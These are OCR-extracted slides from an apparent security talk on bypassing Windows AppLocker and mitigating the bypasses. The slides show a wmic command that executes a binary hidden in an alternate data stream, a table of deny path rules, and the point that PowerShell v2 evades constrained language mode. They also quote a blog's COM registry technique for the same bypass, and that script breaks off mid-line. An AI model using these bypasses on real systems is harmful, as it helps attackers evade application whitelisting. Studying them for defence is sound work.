
```
C:\Users\user>wmic process call create '"C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:bginfo.exe"'
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3564;
        ReturnValue = 0;
};
```


DEMO — BYPASS PATH RULES

DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

- DEFAULT PERMISSIONS WINDOWS





Action	User	Name	Condition	Exceptions
Deny	Everyone	%SYSTEM32%\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}*	Path	
Deny	Everyone	%SYSTEM32%\Com\dmp*	Path	
Deny	Everyone	%SYSTEM32%\Fxstmp*	Path	
Deny	Everyone	%SYSTEM32%\Microsoft\Crypto\RSA\MachineKeys*	Path	
Deny	Everyone	%SYSTEM32%\runscripthelper.exe	Path	
Deny	Everyone	%SYSTEM32%\spool\drivers\color*	Path	
Deny	Everyone	%SYSTEM32%\Spool\PRINTERS*	Path	
Deny	Everyone	%SYSTEM32%\Spool\SERVERS*	Path	
Deny	Everyone	%SYSTEM32%\Tasks*	Path	
Deny	Everyone	%SYSTEM32%\winevt\Logs*	Path	
Deny	Everyone	%WINDIR%\debug\WIA*	Path	
Deny	Everyone	%WINDIR%\Registration\CRMLog*	Path	
Deny	Everyone	%WINDIR%\Tasks*	Path	
Deny	Everyone	%WINDIR%\Temp*	Path	
Deny	Everyone	%WINDIR%\tracing*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\inventory\noidmifs*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\logs*	Path	
Deny	Everyone	SCCM - %WINDIR%\ccm\systemtemp\appvtempdata\appvcommandoutput*	Path	

DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

- ALTERNATE DATA STREAMS - @GHASLINGER
  - HTTPS://HITCO.AT/BLOG/HOWTO-PREVENT-BYPASSING-APPLOCKER-USING-ALTERNATE-DATA-STREAMS/






Default AppLocker Rules – Path Rules

Mitigations


- 3rd Party – Deny Execute



DEFAULT APPLOCKER RULES - SCRIPT RULES

POWERSHELL V2

- STARTING POWERSHELL WITH –VERSION 2
- BYPASSES CONSTRAINED LANGUAGE MODE
- NO LOGGING
- NOT PRESENT IN NEWEST W10



MITIGATION – APPLOCKER BYPASSES — SCRIPT RULES

MITIGATION

DEFAULT APPLOCKER RULES - SCRIPT RULES - CONSTRAINED LANGUAGE MODE BYPASS

BLOGPOST BY

ADAM CHESTER @_XPN_


HTTPS://WWW.MDSEC.CO.UK/2018/09/APPLOCKER-CLM-BYPASS-VIA-COM/

New-Object within AppLocker CLM... and this works??

Surprisingly, when I started looking at the attack surface of CLM, I found that *New-Object* works (albeit with some restrictions) when CLM has been enabled via AppLocker. This seemed at odds with what is trying to be achieved, but sure enough, we find that the following command will execute just fine:

```
New-Object -ComObject WScript.Shell
```

This of course gives us a perfect way of manipulating the PowerShell process from within PowerShell, as COM objects are exposed via DLL's which can be loaded into the calling process. So how can we create a COM object ready for loading? Well if we take a look at ProcMon during an attempt to call *New-Object -ComObject xpntest*, we see that there are a number of requests to the *HKEY_CURRENT_USER* hive:




After some playing around, we see that we can create the required registry keys within *HKCU* with the following script:

```
$dllPath = "C:\Users\xpn\Desktop\test.dll"
$uuid = "{72C24DD5-D70A-438B-8A42-98424B88AFB8}"

